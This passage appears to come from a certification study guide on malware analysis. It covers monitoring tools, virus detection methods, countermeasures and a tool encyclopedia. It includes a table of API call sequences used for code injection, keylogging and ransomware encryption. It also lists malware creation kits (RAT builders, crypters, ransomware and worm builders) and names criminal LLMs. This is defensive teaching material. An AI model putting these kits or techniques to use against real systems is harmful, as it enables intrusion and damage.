Analogy: A traffic camera on the road leaving your building. You do not need to open each car to see that a truck leaves every night at 3 a.m. for the same address.

What the slide shows:

- **SolarWinds NetFlow Traffic Analyzer** (solarwinds.com) collects traffic data, correlates it into a usable format, and presents it in a web-based interface for monitoring network traffic. The screenshot shows traffic graphs and top-talker tables.
- **Network activity monitoring tools list:** Capsa Network Analyzer from Colasoft (colasoft.com; the list spells it "Caspa"), Wireshark (wireshark.org), PRTG Network Monitor (kb.paessler.com), GFI LanGuard (gfi.com), and insightIDR (rapid7.com).

How it works (numbered steps):

1. Start a capture or flow collection before running the sample.
2. Run the sample.
3. List the destination IPs, domains, ports, and data volume.
4. Look for beaconing (regular small calls), large uploads (exfiltration), and odd ports.
5. Add the addresses to your IOC list and block them.

> **ADDED CONTEXT:** NetFlow records summarize conversations (source, destination, ports, byte counts). They do not store packet content. Wireshark stores full packets. A C2 (command-and-control) channel is the line from malware to its controller. Beaconing is the regular check-in. Other tools: tcpdump, Zeek, Snort, Suricata.

Real-world use: NetFlow shows one workstation sending 2 GB to an unknown IP at midnight. That is probably data exfiltration (step 5 of the APT lifecycle).

Tools and commands used here: SolarWinds NetFlow Traffic Analyzer, Capsa, Wireshark, PRTG, GFI LanGuard, insightIDR.

AI angle: ML-based network detection learns normal traffic and flags unusual flows. Example prompt: "Group these flow records by destination and tell me which hosts have steady, equal-sized connections at fixed intervals (beaconing)."

Countermeasures and defense: Egress filtering, DNS and web proxies, IDS/IPS, NetFlow collection, and segmentation so one infected host cannot reach everything.

EXAM FOCUS:

- Keywords: "connect back to their handlers", "network traffic going to malicious remote addresses" -> network traffic monitoring.
- Trap: NetFlow gives metadata, not content. Wireshark gives packet content.

Memory trick: "NetFlow = Net + Flow of numbers; Wireshark = Wire + packets you can read."

3.46 Dynamic Malware Analysis: DNS Monitoring/Resolution [page 25, slide 54]

What it is (simple words): DNS (Domain Name System) turns names such as `example.com` into IP addresses. **DNSChanger** is malicious software that changes the system's DNS server settings and gives the attackers control of the DNS server the victim uses. You use DNS monitoring tools such as **DNSQuerySniffer** to check which DNS servers the malware tries to reach and to identify the type of connection.

Analogy: Someone replaces the phone book in your house with a fake one. When you look up "Bank", you get the thief's number.

What the slide shows: DNSQuerySniffer (nirsoft.net) is a network sniffer utility that shows the DNS queries sent from your system. The screenshot has a table of queries (host name, port, query ID, request type, and more). **DNS monitoring/resolution tools list:** DNSstuff (dnsstuff.com), UltraDNS (vercara.com), Sonar Lite Web App (constellix.com), DNSCheck.co (dnscheck.co), and Dotcom-Monitor (dotcom-monitor.com).

How it works (numbered steps):

1. Open DNSQuerySniffer before running the sample.
2. Run the sample.
3. Read the list of names it asks about.
4. Check the DNS server address in the network settings. A changed DNS server is a red flag.
5. Add suspicious domains to the IOC list.

> **ADDED CONTEXT:** DNS uses port 53 (UDP for normal queries, TCP for large answers and zone transfers). Related attacks: DNS hijacking (changing where names point), DNS tunneling (hiding data in DNS queries), and DGA (domain generation algorithm: malware makes many random domain names so defenders cannot block them all). DNSChanger was a real botnet that was taken down by law enforcement around 2011 (verify). Helpful commands: `ipconfig /all` (shows the DNS server), `ipconfig /displaydns` (shows the cache), `nslookup`.

Real-world use: A PC loads fake bank pages. The analyst checks the network settings and finds a DNS server that is not the company's. DNSChanger-style malware changed it. The fix is to reset the DNS setting and remove the malware.

Tools and commands used here: DNSQuerySniffer, DNSstuff, UltraDNS, Sonar Lite, DNSCheck.co, Dotcom-Monitor.

AI angle: AI can score domains as machine-made (DGA-like) by their look. Example prompt: "Which of these domains look randomly generated and which look like real brands?"

Countermeasures and defense: Use trusted DNS resolvers, lock router and endpoint DNS settings, use DNS filtering, enable DNSSEC where available, and monitor DNS logs for odd names and high query counts.

EXAM FOCUS:

- Keywords: "changing the system's DNS server settings" -> DNSChanger. "Shows the DNS queries sent on your system" -> DNSQuerySniffer.
- Trap: DNSChanger is the malware. DNSQuerySniffer is the analysis tool.

Memory trick: "DNSChanger changes; DNSQuerySniffer sniffs."

3.47 Dynamic Malware Analysis: API Calls Monitoring [page 26, slide 55]

What it is (simple words): APIs (application programming interfaces) are parts of the Windows OS that let outside applications reach OS information such as the file system, threads, errors, the registry, and the kernel. Malware uses these APIs to reach the OS and damage the system. Looking at the API calls can show how a suspect program deals with the OS. Use API call monitoring tools such as **API Monitor**.

Analogy: Every request a customer makes at a bank counter is written down. If one customer keeps asking for the vault key, you know the plan.

What the slide shows: API Monitor (rohitab.com) lets you monitor and display Win32 API calls made by applications. The screenshot shows an API list on the left and a call log on the right. **API call monitoring tools list:** API Call Monitoring (apicontext.com), Runscope (runscope.com), and AlertSite (smartbear.com).

How it works (numbered steps):

1. Start API Monitor and choose the process to watch.
2. Run the sample.
3. Read the call log: which functions, in which order, with which values.
4. Match the calls to behaviors (injection, persistence, download, encryption).

Suspicious API calls to know (ADDED CONTEXT):

API call	What it may mean
CreateRemoteThread, WriteProcessMemory	Code injection into another process
VirtualAllocEx	Allocating memory in another process
SetWindowsHookEx	Keylogging or input hooking

API call	What it may mean
RegSetValueEx	Writing the registry (persistence)
URLDownloadToFile, InternetOpen	Downloading from the internet
CryptEncrypt	Encryption (ransomware)

> **ADDED CONTEXT:** The three extra tools on the slide (APIContext, Runscope, AlertSite) are mainly web API monitoring services. They are named by the slide as API monitoring tools, so remember them for the exam by name. The Win32 tool in this lesson is API Monitor.

Real-world use: API Monitor shows the sample calling `OpenProcess`, `VirtualAllocEx`, `WriteProcessMemory`, and `CreateRemoteThread` on `explorer.exe`. That is a textbook injection sequence.

Tools and commands used here: API Monitor, API Call Monitoring, Runscope, AlertSite.

AI angle: Ask AI to translate an API call sequence into plain English. Example prompt: "Explain what this sequence of Windows API calls does and name the technique (for example process injection)."

Countermeasures and defense: EDR with API hooking or kernel callbacks, and rules for risky API sequences.

EXAM FOCUS:

- Keywords: "Win32 API calls made by applications" -> API Monitor.
- Trap: API calls are application-to-OS requests. System calls (next section) are the OS-to-kernel interface used by the Linux tool strace.
- Look-alike: API Monitor (Windows APIs) versus strace (Linux system calls).

Memory trick: "API Monitor = Windows. strace = Linux."

3.48 Dynamic Malware Analysis: System Calls Monitoring [page 26, slide 56]

What it is (simple words): System calls (syscalls) act as the interface between an application and the kernel (the core of the OS). They provide an interface for processes that the OS activates. Watching system calls helps you detect malware and understand its behavior. It can also show the type of damage the malware caused. On Linux you can use **strace**. The slide says strace intercepts and records the system calls made by a process and the signals the process receives.

Analogy: A listening device on the line between a clerk (the program) and the manager (the kernel). Every request for a file, network socket, or new process is overheard.

What the screenshot shows: A terminal (root@ubuntu) where `ps` lists processes (PID, TTY, TIME, CMD for sudo, su, bash, ps). Then the command `strace -p 2847` runs and prints "strace: Process 2847 attached", followed by lines such as `ppoll(...)`. A second window shows a summary table with columns `% time`, `seconds`, `usecs/call`, `calls`, `errors`,

and `syscall`. This table style is what `strace -c` prints [UNCLEAR on page 26: the exact flags in the second window]. The source label is strace.io.

How it works (numbered steps):

1. Find the process ID (`ps`).
2. Attach with `strace -p <PID>` or start the program under strace.
3. Read the calls: `open`/`openat` (files), `connect` (network), `execve` (start programs), `write` (output), `unlink` (delete).
4. Save the trace to a file and read it later.

Real-world use: A suspicious process on a Linux server is traced for one minute. strace shows `connect()` to a foreign IP and repeated `openat()` of `/etc/shadow`. The server is compromised.

Tools and commands used here: `ps`, `strace -p` (section 5.8).

AI angle: An AI assistant can summarize a long strace log. Example prompt: "From this strace output, list files opened, network connections made, and programs started."

Countermeasures and defense: Use seccomp or AppArmor/SELinux to restrict syscalls, run auditd for syscall logs, and use EDR agents on Linux.

EXAM FOCUS:

- Keywords: "interface between application and kernel", "intercepts and records system calls and signals" -> strace.
- Command: `strace -p <PID>` attaches to a running process.
- Trap: strace is for Linux. It is not for Windows. On Windows use API Monitor or Process Monitor.

Memory trick: "strace = System TRACE."

3.49 Dynamic Malware Analysis: Scheduled Tasks Monitoring [page 27, slide 57]

What it is (simple words): A scheduled task is a job that the OS runs at a set time or after an event. Malware can create time-based or action-based triggers as scheduled tasks. You should check scheduled tasks to find malware such as **logic bombs** (code that waits for a condition, then runs its harmful action). You can use the command line tool `schtasks`, or tools such as **Windows Task Scheduler** and **ADAudit Plus**.

Analogy: A time-delay alarm clock set by a stranger. It rings later, when you no longer remember who set it.

What the screenshot shows: A Command Prompt (admin) that ran `schtasks`. The output has "Folder: \" with columns TaskName, Next Run Time, Status. Task names include Adobe Acrobat Update Task, Google Update tasks, Microsoft Edge Update tasks, and OneDrive tasks. Then "Folder: \Microsoft" with the message "INFO: There are no scheduled tasks presently available at your access level." Then "Folder:

\Microsoft\Office" with Office subscription and telemetry tasks. [UNCLEAR on page 27: one or two task names are small.]

How it works (numbered steps):

1. List tasks in the baseline (`schtasks`).
2. Run the sample.
3. List again and compare.
4. For each new task check the name, trigger, action (what program), and the user it runs as.

> **ADDED CONTEXT:** The GUI is Task Scheduler (`taskschd.msc`). Event ID 4698 records task creation. Real software also creates tasks (Adobe, Google, Microsoft, OneDrive), so an attacker names a task to look like them. Judge by the program path and the signer.

Real-world use: `schtasks` shows "AdobeFlashUpdater" that runs `C:\Users\Public\up.exe` every hour. Flash is gone from the PC, and the path is a public folder. The task is malicious.

Tools and commands used here: `schtasks` (section 5.9), Windows Task Scheduler, ADAudit Plus.

AI angle: Export tasks (`schtasks /query /fo csv`) and ask AI to flag tasks that run files from user-writable folders.

Countermeasures and defense: Alert on new tasks (event ID 4698), limit who can create tasks, and review tasks that run from `Temp`, `AppData`, or `Public`.

EXAM FOCUS:

- Keywords: "time- or action-based triggers", "logic bombs" -> scheduled tasks.
- Command: `schtasks`. GUI: Windows Task Scheduler. Enterprise tool: ADAudit Plus.
- Trap: the tool is `schtasks` (with an s), not `schedule`.

Memory trick: "Task = Timer. Check the timers."

3.50 Dynamic Malware Analysis: Browser Activity Monitoring [page 27, slide 58]

What it is (simple words): Malware can use web browsers to connect to C&C servers and download malicious files. You must check suspicious browsing activity to find malicious traffic and the system's location. You can also examine web caches, monitor web access at firewalls, and filter web access by URL and by malicious strings in web logs. Use network monitoring tools such as **Wireshark** and **Colasoft Portable Network Analyzer** to monitor browsing activity.

Analogy: Checking the visitor log of a website the staff use: which sites, how often, and which ones nobody should visit.

What the screenshot shows: Wireshark with a display filter box showing `tcp.port == 80`. The packet list has columns No., Time, Source, Destination, Protocol, Length, and

Info. Rows show TCP packets from a private address (10.10.1.11, best reading) to public addresses, with flags such as [RST, ACK] and [FIN, ACK] and port 80. Below are the packet details and a hex view. [UNCLEAR on page 27: some IP numbers.]

How it works (numbered steps):

1. Start Wireshark on the lab network interface.
2. Run the sample.
3. Filter for web traffic (`tcp.port == 80` for HTTP; add `tcp.port == 443` for HTTPS).
4. Look at the destinations. Open the HTTP requests: URL, host, user agent.
5. Check web cache, firewall logs, and proxy logs for the same destinations.

> **ADDED CONTEXT:** A Wireshark display filter (what you see) differs from a capture filter (what is recorded). `tcp.port == 80` is a display filter. HTTPS content is encrypted, so you see only the destination and size unless you decrypt it. Web proxies and DNS logs help here.

Real-world use: Proxy logs show a workstation requesting `http://203.0.113.50/a.php` every 5 minutes. That is beaconing. The URL becomes an IOC and a firewall block.

Tools and commands used here: Wireshark filter `tcp.port == 80` (section 5.12), Colasoft Portable Network Analyzer.

AI angle: Ask AI to explain a Wireshark capture summary or write a display filter. Example prompt: "Write a Wireshark display filter that shows only HTTP GET requests to a specific IP."

Countermeasures and defense: Web proxy with category and reputation filtering, URL blocking, TLS inspection where policy allows, DNS filtering, and browser hardening (only approved extensions).

EXAM FOCUS:

- Keywords: "browsers to connect with C&C servers", "web caches", "filter web access by URL" -> browser activity monitoring.
- Tools: Wireshark and Colasoft Portable Network Analyzer.
- Trap: `tcp.port == 80` uses two equal signs. A single `=` is not a valid comparison in Wireshark filters.

Memory trick: "Browser = Back door to the web. Watch port 80 and 443."

3.51 Virus Detection Methods [page 28, slide 59]

What it is (simple words): The slide lists five ways antivirus tools find viruses.

Analogy: Five kinds of security guards: one who compares faces to a wanted poster, one who fingerprints every door, one who watches the doors, one who tests suspicious packages in a bomb-proof room, and one who judges by behavior.

The 5 methods on the slide:

Method	What the slide says (in short)
Scanning	Scanners look for a known virus's signature string
Integrity Checking	Reads the whole disk and records integrity data as a signature
Interception	Watches OS requests that are written to the disk
Code Emulation	Runs code in a VM that simulates CPU and memory
Heuristic Analysis	Static (format and structure) or dynamic (emulation)

More detail on two methods (from the slide):

- **Code emulation** is very effective against encrypted and polymorphic viruses, if the virtual machine mimics the real machine.
- **Heuristic analysis** can be static or dynamic. In static analysis the antivirus analyses the file format and code structure to decide if the code is viral. In dynamic analysis the antivirus performs a code emulation of the suspicious code to decide if it is viral.

EXAM TIP: Encrypted or polymorphic virus in the stem -> code emulation (the VM must mimic the real machine). "Static or dynamic" in the stem -> heuristic analysis.

ADDED CONTEXT: Scanning is also called signature-based detection. Its weakness: it only finds known viruses. Heuristics and behavior analysis can find new ones but can raise false positives (clean files flagged) and false negatives (viruses missed). Modern products also use cloud reputation, sandboxing, and machine learning.

How it works (example flow):

1. A new file arrives.
2. The scanner checks its signature list.
3. The interceptor sees a write request and checks it.
4. Heuristics inspect the file structure.
5. If suspicious, the file runs in an emulator (a safe pretend computer).
6. If it acts like a virus, it is blocked.

Real-world use: A polymorphic virus changes its look with each copy, so signatures fail. Code emulation runs it until the real code is revealed, and the scanner then matches it.

Tools and commands used here: Antivirus products (section 3.53).

AI angle: ML models extend heuristics: they learn features of malicious files and score new files. See section 3.54.

Countermeasures and defense: Combine methods, update signatures and engines, run full scans, and add EDR.

EXAM FOCUS:

- Keywords: "signature string" -> scanning. "Reading the entire disk and recording integrity data" -> integrity checking. "Monitors OS requests written to disk" ->

interception. "Virtual machine to simulate CPU and memory" -> code emulation. "Static or dynamic" -> heuristic analysis.

- Trap: code emulation is the best answer for encrypted and polymorphic viruses.
- Look-alike: integrity checking (detects changes) versus scanning (matches known signatures).

Memory trick: "S-I-I-C-H": Scanning, Integrity, Interception, Code emulation, Heuristic. Say "Sam Is In Cold Heaven".

3.52 Malware Countermeasures [page 28, slide 61]

What it is (simple words): The slide lists ten good habits and controls that reduce malware risk.

The 10 countermeasures on the slide:

1. Avoid opening email attachments received from unknown senders.
2. Block all unnecessary ports at the host and firewall.
3. Avoid downloading and executing applications from untrusted sources.
4. Install patches and security updates for the OS and applications.
5. Avoid untrusted software and make sure every device is protected by a firewall.
6. Use antivirus tools such as Bitdefender and Kaspersky to detect and eliminate backdoors.
7. Regularly maintain data backup.
8. Make sure pop-up blockers are enabled and use an Internet firewall.
9. Do not open files with more than one file type extension (for example `invoice.pdf.exe`).
10. Do not accept disks or programs without first checking them with a current version of an antivirus program.

Analogy: Good hygiene: wash your hands (patch), do not eat food from strangers (unknown attachments), lock the door (firewall), and keep a spare key somewhere safe (backup).

How the ten map to infection steps (my grouping):

Stage of attack	Counters
Delivery (email, download, disk)	1, 3, 10, 9
Exploit (weak software, open ports)	2, 4, 5, 8
Detection and removal	6
Recovery	7

> **TRAP:** Antivirus is only one of the ten controls. If a question asks for the best long-term protection against ransomware, tested offline backups plus patching beat antivirus alone.

> **ADDED CONTEXT:** Add these controls for a complete defense: EDR/XDR, application allow-listing, least privilege, MFA, network segmentation, email security gateway, DNS filtering, disabling Office macros from the internet, user training, an incident response plan, and tested offline backups.

Real-world use: A company applies the list: blocks risky attachments, patches monthly, blocks ports 445 and 3389 from the internet, runs antivirus plus EDR, and tests restores quarterly. When ransomware arrives, only one PC is hit and files are restored.

Tools and commands used here: Antivirus products (3.53), firewalls, backup tools.

AI angle: AI-powered email filters and EDR help with items 1 and 6. Example prompt: "Turn this ten-item countermeasure list into a one-page staff checklist in simple words."

Countermeasures and defense: This section is the defense list itself.

EXAM FOCUS:

- Best-answer rule: pick the control that stops the attack at the earliest stage (for example, a patch beats cleaning later).
- Keywords: "more than one file type extension", "pop-up blockers", "current version of an antivirus" appear in the list. Questions reuse these phrases.
- Trap: antivirus alone is not enough. It is one item out of ten.

Memory trick: "E-P-D-P-U-A-B-P-X-D": Email, Ports, Downloads, Patches, Untrusted software, Antivirus, Backup, Pop-up blockers, eXtensions, Disks.

3.53 Anti-Malware Software [page 29, slide 62]

What it is (simple words): Anti-malware software finds, blocks, and removes malware. The slide uses **Avast One** as the example. It provides comprehensive protection against Trojans, ransomware, rootkits, and other malware variants. The screenshot shows the Avast One window with Explore selected and the **Scan Center** open (buttons "Run Smart Scan" and "Open Scan Center"). The source label is avast.com.

Anti-malware products on the slide:

Product	Website on the slide
Avast One	avast.com
Bitdefender Total Security	bitdefender.com
TotalAV	totalav.com
Malwarebytes	malwarebytes.com
Avira	avira.com
ESET Internet Security	eset.com
Kaspersky Anti-Virus	kaspersky.com
Panda Dome	pandasecurity.com
Norton 360	norton.com
G DATA Total Security	gdatasoftware.com

Product	Website on the slide
HitmanPro	hitmanpro.com

Analogy: A security desk at the building entrance with guards, a scanner, and a quarantine room.

How it works (numbered steps):

1. Real-time protection checks files and processes as they open.
2. Scheduled or manual scans check the whole disk.
3. Suspicious files are moved to quarantine (a locked folder where they cannot run).
4. The product cleans, deletes, or restores the file after review.
5. Signature and engine updates arrive regularly.

> **ADDED CONTEXT:** Beyond classic antivirus, businesses use EDR (endpoint detection and response) and XDR (extended detection and response), which record endpoint activity and respond to attacks. Microsoft Defender is built into Windows (verify current product names).

Real-world use: A small shop installs a security suite on every PC and sets weekly full scans and daily updates. A fake invoice is blocked when the user tries to open it.

Tools and commands used here: Products in the table.

AI angle: Most modern suites use machine learning for unknown files. See section 3.54.

Countermeasures and defense: Keep the product and its signatures updated, turn on real-time protection, and never switch protection off at the request of a pop-up or a caller.

EXAM FOCUS:

- Avast One is the slide's example. The slide names it for protection against Trojans, ransomware, and rootkits.
- Trap: antivirus products differ by brand, but the exam asks about function (detect, quarantine, remove), not features of one brand.
- Look-alike: antivirus (known threats, signatures) versus EDR (behavior and response).

Memory trick: "Avast One, ship ahoy": Avast One is the lookout on the ship.

3.54 AI-Powered Malware Detection and Analysis Tools [page 29, slide 63]

What it is (simple words): The last slide names tools that use AI and machine learning (ML) to find and study malware. The lead example is **Malware.AI**. It combines multiple detection techniques and uses AI to protect against both known and unknown malware threats. It uses machine learning models to analyze a file's features, code patterns, and behaviors.

Analogy: A doctor who has seen millions of X-rays. Even if the picture is new, the doctor notices that something looks like a past case.

The Malware.AI process on the slide (9 steps, best reading):

1. **Upload file:** upload your file to scan for malware.
2. **Check file against malware campaigns:** compare it with running malware campaigns in a threat intelligence database.
3. **Perform static heuristic analysis:** gather more information about the file by static methods.
4. **Execute dimensional reduction:** shrink the file's many features into fewer key ones, to extract extra holistic features.
5. **Separate the file into multiple chunks:** split it into related pieces, and judge each chunk on its own.
6. **Apply AI to the data:** a deep learning stack predicts from the chunks and the reduced features.
7. **Prediction amplification:** the static heuristic results strengthen the predictions.
8. **Final classification:** calculate a final score (malicious or clean).
9. **Return result to user:** tell the user if the file holds malware and what to do next.

[UNCLEAR on page 29: the step numbers in the middle row look reversed in the picture and the text is small. The order above is the logical reading.]

Other AI-powered tools on the slide:

Tool	Website on the slide
Sophos Intercept X	sophos.com
Elastic Security	elastic.co
Bitdefender GravityZone	bitdefender.com
Vipre Endpoint Security	vipre.com
Webroot SecureAnywhere	webroot.com

How the tools help (numbered steps):

1. They learn from huge sets of known good and bad files.
2. They score new files by features, not exact bytes.
3. They watch behavior (what a program does) for signs of attack.
4. They share results with a cloud so a new threat found once is blocked everywhere.

> **ADDED CONTEXT:** ML detectors have limits. Attackers can try adversarial inputs (small changes to fool a model) and data poisoning (bad training data). Good products mix ML with signatures, behavior rules, and human analysts.

Real-world use: A brand-new ransomware sample has no signature. An AI-powered endpoint agent notices that the program starts to rename and encrypt many files fast and stops it after a few files.

Tools and commands used here: Malware.AI, Sophos Intercept X, Elastic Security, Bitdefender GravityZone, Vipre Endpoint Security, Webroot SecureAnywhere.

AI angle: This whole section is the defender's AI angle. Example prompt (analyst): "Summarize this sandbox report in five lines and rate the risk from 1 to 5 with reasons."

Countermeasures and defense: Layer AI tools with patching, least privilege, backups, and training. Do not rely on a single detector.

EXAM FOCUS:

- Keywords: "machine learning models to analyze file features, code patterns, and behaviors" -> Malware.AI.
- Trap: the AI-powered tools detect known and unknown malware. Signature-only scanners mainly catch known ones.
- Look-alike: AI-powered detection tools (defense) versus WormGPT/FraudGPT/FakeGPT (attack).

Memory trick: "Malware.AI = Malware Answers Instantly."

4. Tool Encyclopedia

How to read these tables: "Phase used" says where the tool fits in this module: Create (attacker builds), Lab (analysis setup), Static (no run), Dynamic (run and watch), or Defend (detect and protect). "Exam keyword" is the phrase in a question that points to the tool. Tools marked (ADDED) are not in your notes but often appear next to the named tools.

4.1 Malware creation tools and kits named in the notes

These are shown in the module so you can recognize the attack steps. Use only in an authorized lab.

Tool	What it does (simple)	Type or platform	Phase used	Exam keyword
njRAT	Remote access Trojan with a point-and-click builder	RAT, Windows (.NET)	Create	"create a new Trojan packet"
Amadey	Loader that installs other malware	Dropper, Windows	Create	"dropper such as Amadey"
SecuriDropper	Dropper that installs a hidden payload	Dropper, Android	Create	"dropper such as SecuriDropper"
Downloader.DN	Small program that fetches malware later	Downloader	Create	"downloader such as Downloader.DN"
IExpress Wizard	Bundles files into one self-running package	Wrapper, Windows	Create	"wrapper ... bind to a legitimate file"
The Attacker-Crypter	Encrypts a Trojan to dodge antivirus	Crypter	Create	"crypter ... encrypt the Trojan"
JPS Virus Maker	Builds a virus from tick boxes	Virus kit, Windows	Create	"virus using JPS Virus Maker"
Virus-Builder	Another virus builder kit	Virus kit	Create	"tools such as ... Virus-Builder"
Binder / virus packager	Packs a virus with a harmless file	Packaging tool	Create	"pack it with a binder"
Chaos Ransomware Builder v4	Builds ransomware with options and a note	Ransomware kit	Create	"ransomware using Chaos Builder v4"
Internet Worm Maker Thing	Builds a simple worm	Worm kit, Windows	Create	"worm using ... Worm Maker Thing"
Batch Worm Generator	Builds a worm from batch scripts	Worm kit, Windows	Create	"Batch Worm Generator"

4.2 Malware examples and families named in the notes

Name	What it is	Type	Where in the notes	Exam keyword
Mallox	Ransomware hitting Windows via MS-SQL servers	Ransomware	Page 5	"MS-SQL servers"

Name	What it is	Type	Where in the notes	Exam keyword
Phobos, Xorist, Cerber	Ransomware families	Ransomware	Page 5	family list
LockBit Black, Conti	Ransomware families	Ransomware	Page 5	family list
DarkSide RaaS	Ransomware sold as a service	RaaS	Page 5	"RaaS"
Thanos, RansomEXX	Ransomware families	Ransomware	Page 5	family list
NETWALKER, QNAPCrypt	Ransomware families	Ransomware	Page 5	family list
SSH-Snake	Worm that abuses SSH private keys	Worm, Linux	Page 6	"SSH" worm
Raspberry Robin	USB-spread Windows worm	Worm, Windows	Page 6	USB worm
P2PInfect	Rust P2P worm that attacks Redis	Worm, cross-platform	Page 6	"P2P" worm
DNSChanger	Changes DNS settings to hijack traffic	Malware	Page 25	"changes DNS server"

4.3 AI-based and AI-themed threats

Tool	What it does (simple)	Type or platform	Phase used	Exam keyword
FakeGPT	Fake ChatGPT Chrome extension that steals Facebook accounts	Browser extension malware	Create	"malicious Chrome extension"
WormGPT	Unrestricted chatbot built on GPT-J	Criminal LLM	Create	"GPT-J"
FraudGPT	Criminal chatbot sold on Telegram	Criminal LLM	Create	"Telegram", "carding"
ChatGPT (ADDED)	Mainstream assistant used for scripts and reports	Legitimate LLM	Defend	ethical hacking prompts
ShellGPT (ADDED)	Command line client for AI models	CLI, Linux	Defend	AI in the terminal

4.4 Lab and testbed tools

Tool	What it does (simple)	Type or platform	Phase used	Exam keyword
VMware	Runs virtual machines	Hypervisor	Lab	"virtual machine (VMware ...)"
Hyper-V	Microsoft hypervisor	Hypervisor, Windows	Lab	"Hyper-V"
INetSim	Fakes internet services for malware	Linux tool	Lab	"simulate internet services"
VirtualBox (ADDED)	Free hypervisor	Hypervisor	Lab	free VM

Tool	What it does (simple)	Type or platform	Phase used	Exam keyword
REMnux (ADDED)	Linux distro for malware analysis	Linux distro	Lab	analysis Linux
FLARE VM (ADDED)	Windows analysis toolset	Windows setup	Lab	Windows analysis lab
Cuckoo Sandbox (ADDED)	Open-source automated sandbox	Sandbox	Dynamic	automated behavior report
ANY.RUN (ADDED)	Interactive online sandbox	Web service	Dynamic	interactive sandbox
Joe Sandbox (ADDED)	Commercial sandbox	Sandbox	Dynamic	deep behavior report

4.5 File fingerprinting and scanning tools

Tool	What it does (simple)	Type or platform	Phase used	Exam keyword
HashMyFiles	Shows MD5, SHA1, CRC32, SHA-256, SHA-384, SHA-512	NirSoft, Windows	Static	"hash value of malware"
Hashing	Hash tool	GitHub tool	Static	fingerprint list
SHA-256 hash calculator	Online SHA-256	Web (xorbin)	Static	fingerprint list
Hash Tool	Hash tool	DigitalVolcano	Static	fingerprint list
MD5sums	MD5 calculator	PC-Tools	Static	fingerprint list
tools4noobs hash calculator	Online hash calculator	Web	Static	fingerprint list
sha256sum, md5sum (ADDED)	Linux hash commands	CLI, Linux	Static	command line hash
Get-FileHash (ADDED)	PowerShell hash command	PowerShell	Static	PowerShell hash
VirusTotal (ADDED)	Multi-engine online scanner	Web service	Static	multi-engine scan
Hybrid Analysis (ADDED)	Online sandbox and scanner	Web service	Static, Dynamic	online sandbox
ClamAV (ADDED)	Open-source antivirus engine	CLI, cross-platform	Static	open-source AV

4.6 Strings tools

Tool	What it does (simple)	Type or platform	Phase used	Exam keyword
BinText	Extracts embedded text from executables	GUI, Windows	Static	"extract embedded strings"

Tool	What it does (simple)	Type or platform	Phase used	Exam keyword
FLOSS	Extracts normal and obfuscated strings	CLI	Static	obfuscated strings
Strings (Microsoft)	Sysinternals string extractor	CLI, Windows	Static	Sysinternals strings
strings (Linux)	Prints readable text in a file	CLI, Linux	Static	`strings sample > str.txt`
Free EXE DLL Resource Extract	Pulls resources out of EXE and DLL files	GUI, Windows	Static	resources
FileSeek	Searches file contents	GUI, Windows	Static	file search
Hex Workshop	Hex editor	GUI, Windows	Static	hex editing

4.7 Packer detection and packing tools

Tool	What it does (simple)	Type or platform	Phase used	Exam keyword
PEiD	Detects packers, cryptors, compilers (600+)	GUI, Windows	Static	"packers and compilers"
Detect It Easy (DIE)	Finds compiler, linker, packer by signature	GUI, cross-platform	Static	"signature-based detection"
UPX	Compresses executables	Packer	Create	packer
ASPack	Compresses and protects executables	Packer	Create	packer
VMProtect	Protects code by virtualization	Protector	Create	obfuscation tool
ps2-packer	PS2 executable packer	Packer	Create	obfuscation list
Macro_Pack	Obfuscates macros and scripts	Obfuscator	Create	macro obfuscation

4.8 PE information and dependency tools

Tool	What it does (simple)	Type or platform	Phase used	Exam keyword
PE Explorer	Views and edits PE headers, imports, resources	GUI, Windows	Static	"PE files", 32-bit
pescan	Portable Executable scanner	CLI, TZWorks	Static	PE extraction
Resource Hacker	Views and edits resources	GUI, Windows	Static	icons, menus
Dependency Walker	Lists DLL dependencies in a tree	GUI, Windows	Static	"hierarchical tree diagrams"
Dependency-check	Finds libraries and known flaws	OWASP tool	Static	dependencies list
Dependency Finder	Dependency analysis tools	Java toolset	Static	dependencies list

Tool	What it does (simple)	Type or platform	Phase used	Exam keyword
PE Explorer Dependency Scanner	Dependency scanner inside PE Explorer	GUI	Static	dependencies list
RetireJS	Finds vulnerable JavaScript libraries	CLI, web	Static	dependencies list

4.9 Disassemblers and debuggers

Tool	What it does (simple)	Type or platform	Phase used	Exam keyword
IDA Pro	Disassembler and debugger	Commercial, multi-OS	Static	"reverse machine code to assembly"
Ghidra	Free disassembler and decompiler (NSA)	Free, multi-OS	Static	free reverse engineering
x64dbg	Debugger for 32- and 64-bit Windows	Free, Windows	Static, Dynamic	debugger
Radare2	Reverse engineering framework	CLI, multi-OS	Static	open-source RE
OllyDbg	Classic 32-bit debugger	Free, Windows	Static, Dynamic	"debugging tools such as OllyDbg"
WinDbg	Microsoft debugger	Windows	Static, Dynamic	kernel debugging
Hopper Disassembler	Disassembler for Mach-O	macOS, Linux	Static	Mach-O disassembly

4.10 ELF, Mach-O, Office, and PDF tools

Tool	What it does (simple)	Type or platform	Phase used	Exam keyword
readelf	Shows ELF headers, symbols, segments	CLI, Linux	Static	`-h` `-l` `-s`
Intezer	Finds code and string reuse	Web platform	Static	"string reuse"
pagestuff	Shows logical pages of Mach-O files	CLI, macOS	Static	Mach-O pages
LIEF	Parses and edits PE, ELF, Mach-O	Library	Static	binary parser
otool	Shows Mach-O headers and libraries	CLI, macOS	Static	Mach-O tool
objdump (ADDED)	Disassembles ELF code	CLI, Linux	Static	ELF disassembly
oleid	Flags suspicious traits in OLE files	Python script	Static	suspicious components
oledump	Lists streams, marks macro streams	Python script	Static	macro streams

Tool	What it does (simple)	Type or platform	Phase used	Exam keyword
olevba	Extracts VBA code and IOCs	Python script	Static	VBA keywords, IOCs
PDFiD	Counts risky PDF keywords	Python script	Static	PDF keywords
PDFStreamDumper	Inspects PDF objects and streams	GUI, Windows	Static	"Exploits_Scan"
pdf-parser (ADDED)	Parses PDF objects	Python script	Static	PDF object parser

4.11 Port, process, registry, service, and startup monitors

Tool	What it does (simple)	Type or platform	Phase used	Exam keyword
netstat	Lists connections and listening ports	CLI, built in	Dynamic	"netstat and TCPView"
TCPView	Live view of ports with owning process	GUI, Sysinternals	Dynamic	port monitoring
CurrPorts	Lists open ports and processes	GUI, NirSoft	Dynamic	port list
TCP Port / Telnet Monitoring	Checks a port is reachable	Web service	Dynamic	port monitor
PRTG Network Monitor	Monitors ports and traffic	Commercial	Dynamic	ports and traffic
SolarWinds Open Port Scanner	Scans for open ports	Commercial	Dynamic	open ports
Process Monitor (ADDED)	Logs file, registry, process activity	Sysinternals	Dynamic	activity log
Process Explorer (ADDED)	Process tree, DLLs, handles	Sysinternals	Dynamic	process tree
